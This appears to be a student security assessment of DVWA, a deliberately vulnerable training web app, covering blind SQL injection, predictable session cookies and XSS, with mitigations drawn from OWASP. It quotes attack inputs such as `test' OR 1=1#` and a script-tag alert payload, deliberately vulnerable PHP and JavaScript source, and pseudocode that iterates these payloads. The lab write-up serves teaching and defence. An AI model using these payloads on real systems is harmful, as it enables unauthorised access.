
SQL Injection (Blind): Find User

How does this feature normally work?

This feature works similarly to the feature discussed in [SQL Injection: Find User](#). Instead of providing the user's first name and surname, this feature simply confirms the existence of a record in the database. If the ID is found, the user will receive a message indicating that the "User ID exists in the database". Otherwise, the user receives a message indicating that the "User ID is MISSING from the database".

What does it take to exercise the vulnerability?

When exercising the Blind SQL Injection vulnerability, the server does not provide the result of the query. However, we can view the success and failure messages to determine whether or not the provided input was a valid SQL command. For example, using `test' OR 1=1#` generates a success message.



How and why did the feature work differently than normal use?

Similar to the previous SQL Injection vulnerability, this feature expects users to enter a valid user ID and since the server accepts raw user input, a malicious actor could inject malicious SQL statements. The server's success/failure messages confirm whether or not a SQL statement was successfully executed, not necessarily if the user is found.

Implications and Recommendations

At first glance, this vulnerability may not seem as critical as a non-blind SQL Injection. However, an adversary can still access all data stored in the database using a process called Enumeration¹⁶. Adversaries can use application such as sqlmap to extract information from the database.

Recommendations for preventing a Blind SQL Injection attack are comparable to preventing a normal SQL Injection attack.

Applicable OWASP Top 10: [A03:2021] Injection

Weak Session IDs: Generate New Session Cookie

How does this feature normally work?

This feature allows the user to set a new cookie called dvwaSession by clicking the button.

What does it take to exercise the vulnerability?

To exercise the Weak Session IDs vulnerability, let's first observe how the feature generates a new session ID. As shown in the below figure, the first dvwaSession Cookie is set to 1.

The screenshot shows a Kali Linux DVWA - VMware Workstation 17 Player window. The URL is 127.0.0.1/DVWA/vulnerabilities/weak_id/. The DVWA logo is at the top. On the left, a sidebar lists various vulnerabilities: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs (highlighted in green), XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and DVWA Security. The main content area says "Vulnerability: Weak Session IDs" and "This page will set a new cookie called dvwaSession each time the button is clicked." Below this is a "Generate" button. To the right are "View Source" and "View Help". Underneath the content area is the text "Damn Vulnerable Web Application (DVWA) v1.10 *Development*". The bottom part of the screenshot shows the Network tab in the developer tools. It lists four requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	127.0.0.1	/DVWA/vulnerabilities/weak_id/	document	html	1.48 KB	3.32 KB
200	GET	127.0.0.1	16_random.js	script	js	cached	1.01 KB
200	GET	127.0.0.1	favicon.ico	script	js	cached	593 B
200	GET	127.0.0.1	FaviconLoader.js?r191	FaviconLoader.js?r191	vnd.micros...	cached	1.37 KB

The Headers section of the Network tab shows the following cookie header:

```
Date: Mon, 28 Nov 2022 05:15:07 GMT  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Keep-Alive: timeout=5, max=96  
Pragma: no-cache  
Server: Apache/2.4.54 (Debian)  
Set-Cookie: dvwaSession=1  
Vary: Accept-Encoding
```

If we continue to generate new session cookies, we can observe that each new cookie is just incremented by 1 (e.g. 1, 2, 3, etc.). Because the cookie is not randomly generated and easily predictable, this allows us to execute a Man in the Middle Attack.

An adversary can continue to generate session cookies until a gap arises (for example, the current cookie is 3 and the next cookie is 4). The adversary can then safely assume that another user has the missing cookie.¹⁷

Source: *Weak Session IDs (Low - Security) | DVWA Writeup*

How and why did the feature work differently than normal use?

The session ID serves as access control for an authenticated user in the system. Using the ID, the system is able to determine the user's permissions and privileges. Entropy is a critical component of generating a secure session ID, as unpredictability limits the effectiveness of random guessing attacks. However, since the ID is not randomly generated an adversary can easily guess a valid session ID. In addition, the cookie does not have the Secure attribute, leaving it susceptible to Man in the Middle Attacks.

Implications and Recommendations

By utilizing predictable, insecure session cookies, an attacker can predict a valid session ID and impersonate a user in the system. This session hijacking might not be detected by the user, and can potentially expose their information. Adversaries can also perform actions as a valid user in the system, compromising the system's data integrity.

Preventing exploitation of Weak Session IDs can be accomplished using the following Session Management approaches:

- Avoiding using a descriptive or default name used by the Session ID to prevent revealing the technologies used by the web application.
- Having Session IDs lengths of at least 16 bytes to prevent brute force attacks.
- Utilizing unique and meaningless Session IDs with at least 64 bits of entropy (randomness).
-

Applicable OWASP Top 10: [A01:2021] Broken Access Control; [A05:2021] – Security Misconfiguration; [A07:2021] Identification and Authentication Failures

Cross Site Scripting (DOM, Reflected, Stored): Change Language, Greet User

Note: Due to the similar attack methods for XSS, these have been included in the same section.

How does this feature normally work?

Change Language:

This feature allows users to select a language from a drop-down list. When the user submits the form with the desired language, the page redirects the URL. http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<selected_language>. The user can select from the following options: English, French, Spanish, German.

Greet User:


This feature allows users to enter their name or other text content into a text field. Once submitted, the website renders a greeting, *Hello <user_input>*.

Sign Guestbook:

This feature allows users to enter a name and message. The name and message is then stored in the database. Stored messages are reflected back to users when they visit the site.

What does it take to exercise the vulnerability?


XSS DOM - Change Language



The screenshot shows a browser window titled "Kali Linux DVWA - VMware Workstation 17 Player (Non-commercial use only)". The address bar displays the URL: "127.0.0.1/DVWA/vulnerabilities/xss_d/?default=test". The main content area is titled "Vulnerability: DOM Based Cross Site Scripting (XSS)". It features a sidebar with various attack categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The XSS (DOM) category is currently selected. Below the sidebar, there is a message: "Please choose a language:" followed by a dropdown menu set to "test" and a "Select" button. To the right of the dropdown, there is a "More Information" section with three links: <https://owasp.org/www-community/attacks/xss/>, https://owasp.org/www-community/attacks/DOM_Based_XSS, and <https://www.acunetix.com/blog/articles/dom-xss-explained/>. At the bottom of the page, there are "View Source" and "View Help" links. The status bar at the bottom left shows the session details: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, SQLI DB: mysql.


To exercise this vulnerability, we can observe what happens when altering the request parameters.

As shown in the above figure, when the parameter `test` in the URL it is reflected in the webpage's form. We can then attempt to run the JavaScript payload: `<script>alert('Hello XSS')</script>`. Passing the previous script to our URL parameter, we receive the following alert.



XSS Reflected - Greet User:

Similarly, we can pass the same payload to the Greet User feature of the site and receive a popup.



Analyzing the source code, we can see that our malicious script is reflected back to the user without validation.

Reflected XSS Source


vulnerabilities/xss_r/source/low.php

```
<?php  
  
header ("X-XSS-Protection: 0");  
  
// Is there any input?  
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {  
    // Feedback for end user  
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';  
}  
  
?>
```

[Compare All Levels](#)


XSS Stored - Sign Guestbook

To test for XSS Stored vulnerabilities, we can start by sending a test message to the guestbook. As shown in the screenshot below, the message is stored and displayed back to the user.



The screenshot shows a browser window for Kali Linux DVWA - VMware Workstation 17 Player. The address bar shows the URL: 127.0.0.1/DVWA/vulnerabilities/xss_s/. The main content area displays the DVWA logo and the title "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar, the status bar shows: Username: admin, Security level: low, Locale: en, PHPIDS: disabled, SQLi DB: mysql. The main form for "Sign Guestbook" has fields for "Name" and "Message". The "Message" field contains the value "Name: test Message: This is a test comment.". Below the form, under "More Information", is a list of links related to XSS attacks. At the bottom right of the page are "View Source" and "View Help" buttons.

To exploit this vulnerability, we can pass malicious code in our guestbook message. As a result, our script is executed everytime the page reloads.



Source: XSS: Cross Site Scripting¹⁸

How and why did the feature work differently than normal use?

XSS DOM - Change Language

A screenshot of a Kali Linux DVWA - VMware Workstation 17 Player window. The browser tab is titled "Install DVWA on Kali Li..." and the URL is "http://127.0.0.1/DVWA/vulnerabilities/xss_d/". The DVWA logo is at the top. The main content area shows a "Vulnerability: DOM Based Cross Site Scripting (XSS)" page. It contains a "vulnerable_code_area" section with the following code:

```
48 <li class=""><a href="...../phpinfo.php">PHP Info</a></li>
49 <li class=""><a href="...../about.php">About</a></li>
50 </ul><ul class="menu_blocks"><li class=""><a href="...../logout.php">Logout</a></li>
51 </ul>
52 </div>
53 </div>
54 <div id="main_body">
55 <div class="body_padded">
56 <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
57 <div class="vulnerable_code_area">
58 <p>Please choose a language:</p>
59 <form name="XSS" method="GET">
60 <select name="default">
61 <script>
62 if (document.location.href.indexOf("default") >= 0) {
63 var lang = document.location.href.substring(document.location.href.indexOf("default")+8);
64 document.write("<option value='"+lang+">" + lang + "</option>");
65 document.write("<option value='disabled' disabled='disabled'>--</option>");
66 }
67 </script>
68 </select>
69 <input type="submit" value="Select" />
70 </form>
71 <div>
72 <h2>More Information</h2>
73 <ul>
74 <li><a href="https://owasp.org/www-community/attacks/xss/" target="_blank">https://owasp.org/www-community/attacks/xss/</a></li>
75 <li><a href="https://owasp.org/www-community/attacks/OM_Based_XSS" target="_blank">https://owasp.org/www-community/attacks/OM_Based XSS</a></li>
76 <li><a href="https://www.acunetix.com/blog/articles/dom-xss-explained/" target="_blank">https://www.acunetix.com/blog/articles/dom-xss-explained/</a></li>
77 </ul>
78 </div>
79 <br /><br />
80 </div>
81 <div class="clear">
82 </div>
83 <div id="system_info">
84 <input type="button" value="View Help" class="popup_button" id="help_button" data-help-url='../../../../vulnerabilities/view_help.php?id=xss_d&security=low&locale=en' /><input type="button" value="View Source" class="pop...'
```

The code includes a dropdown menu for selecting a language, a form for submitting the selection, and a list of external links for more information on DOM-based XSS attacks.

Reviewing this features source code exposes the cause of this vulnerability. As shown in the highlighted section, the URL parameter is used to dynamically update the DOM without validation. This allows a malicious actor to inject an attack into the DOM from the client side.

XSS Reflected - Greet User:

As mentioned in the previous section, once the server receives input from the user it does not undergo any validation or sanitization. As a result, a malicious actor could inject malicious code that will be reflected back to the client.

XSS Stored - Sign Guestbook

Similar to the previous examples, once the server receives input from the user it does not undergo proper validation or sanitization. As a result, a malicious actor could inject malicious code that will be stored in the database. Anytime a user visits the compromised, the script will execute.

Implications and Recommendations

XSS attacks can allow an adversary to manipulate elements of a site on both the client and server side, potentially altering or providing false information to other users of the site. In addition, DOM based XSS attacks can allow users to execute malicious code on the users' devices or compromise their accounts. This can potentially damage a users relationship with the web application's owner.

XSS attacks can be mitigated using the following techniques¹⁹:

- Sanitizing all untrusted data on the server-side *and* client-side.
- Using safe JavaScript functions such as `document.innerText`.
- If possible, avoiding using user-provided data that affects critical DOM elements such as `document.url`, `document.location`, and `document.referrer`.
- Always use user input in the text context, not as HTML tags.

Applicable OWASP Top 10: [A01:2021] Broken Access Control; [A04:2021] Insecure Design; [A05:2021] – Security Misconfiguration;

Automated Testing

As observed in the previous section, many of the vulnerabilities found in the DVWA can be exploited by manipulating parameters received from user input are sent during the application's HTTP requests. One testing method could target site routes that are

dynamically built using user input. For example, the test behave in the following manner:

For pages on website:

If site allows user input:

**Test_cmds = [“Is”, “</script>alert(‘Hello XSS’)</script>”, test’ OR
1=1#]**

For each test_cmd:

send_request(page, cur_cmd)

If response is valid:

display_reponse()

In the provided example, the testing suite could check all possible routes on the website. If the specified route allows user input, the script can then iterate through list of test commands utilized in the various attack schemes. If the server provides a valid response, the result is sent to the tester in some way for further inspection.

Resources

1. *Damn Vulnerable Web Application*, <https://github.com/digininja/DVWA>
2. Beton, Danny. 2016. “DVWA Brute Force Tutorial (Low Security) | by Danny Beton.” Medium. <https://medium.com/@dannybeton/dvwa-brute-force-tutorial-low-security-463880d53e50#.d1xb364y2>.
3. “Blocking Brute Force Attacks.” n.d. OWASP Foundation. Accessed November 26, 2022. https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks.
4. “Ping - Definition and details.” n.d. Paessler. Accessed November 27, 2022. <https://www.paessler.com/it-explained/ping>.
5. “How To Perform Command Injection Attacks (DVWA) For Aspiring Hackers! — StackZero.” n.d. InfoSec Write-ups. Accessed November 27, 2022. <https://infosecwriteups.com/how-to-perform-command-injection-attacks-dvwa-for-aspiring-hackers-stackzero-c9d521c6f934>.
6. Zhong, Weilin. n.d. “Command Injection.” OWASP Foundation. Accessed November 27, 2022. https://owasp.org/www-community/attacks/Command_Injection.
7. Beton, Danny. 2016. “DVWA CSRF Tutorial (Low Security) | by Danny Beton.” Medium. <https://medium.com/@dannybeton/dvwa-csrf-tutorial-low-security-bc8474d2f49c>.
8. “Cross-Site Request Forgery Prevention.” n.d. OWASP Cheat Sheet Series. Accessed November 27, 2022. https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.
9. Nair, Rahul R. 2020. “File Inclusion Vulnerability: (LFI & RFI) Full Guide.” TechSphinx. <https://techsphinx.com/hacking/file-inclusion-vulnerability-full-guide/>.

10. Keary, Eoin. n.d. "WSTG - v4.2." WSTG - v4.2 | OWASP Foundation. Accessed November 27, 2022.
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion.
11. "File Upload." n.d. OWASP Cheat Sheet Series. Accessed November 27, 2022.
https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html.
12. Maurya, Deepak K. n.d. "DVWA File Upload | (Bypass All Security)." Ethicalhacs.com. Accessed November 27, 2022. <https://ethicalhacs.com/dvwa-file-upload/>.
13. "File Upload." n.d. OWASP Cheat Sheet Series. Accessed November 27, 2022.
https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html.
14. Gidraph, Tonny. n.d. "DVWA SQL Injection Exploitation Explained (Step-by-Step)." GoLinuxCloud. Accessed November 27, 2022.
https://www.golinuxcloud.com/dvwa-sql-injection/#Step_2_Basic_Injection.
15. "SQL Injection Prevention." n.d. OWASP Cheat Sheet Series. Accessed November 27, 2022.
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.
16. "DVWA SQL Blind Injection." 2022. tkcyber.com.
<https://tkcyber.com/index.php/2022/04/10/dvwa-sql-blind-injection/#DVWA-SQL-Injection-Blind-Vulnerabilities->.
17. Maheshwari, Anuj. n.d. "Weak Session IDs (Low - Security) | DVWA Writeup | by Anuj Maheshwari." System Weakness. Accessed November 28, 2022.
<https://systemweakness.com/weak-session-ids-low-security-dvwa-writeup-7b48c5cbb38f>.
18. "XSS: Cross Site Scripting." n.d. Whisper Lab. Accessed November 28, 2022.
<https://whisperlab.org/introduction-to-hacking/lectures/web-exploitation>.
19. "How To Prevent DOM-based Cross-site Scripting." 2019. Acunetix.
<https://www.acunetix.com/blog/web-security-zone/how-to-prevent-dom-based-cross-site-scripting/>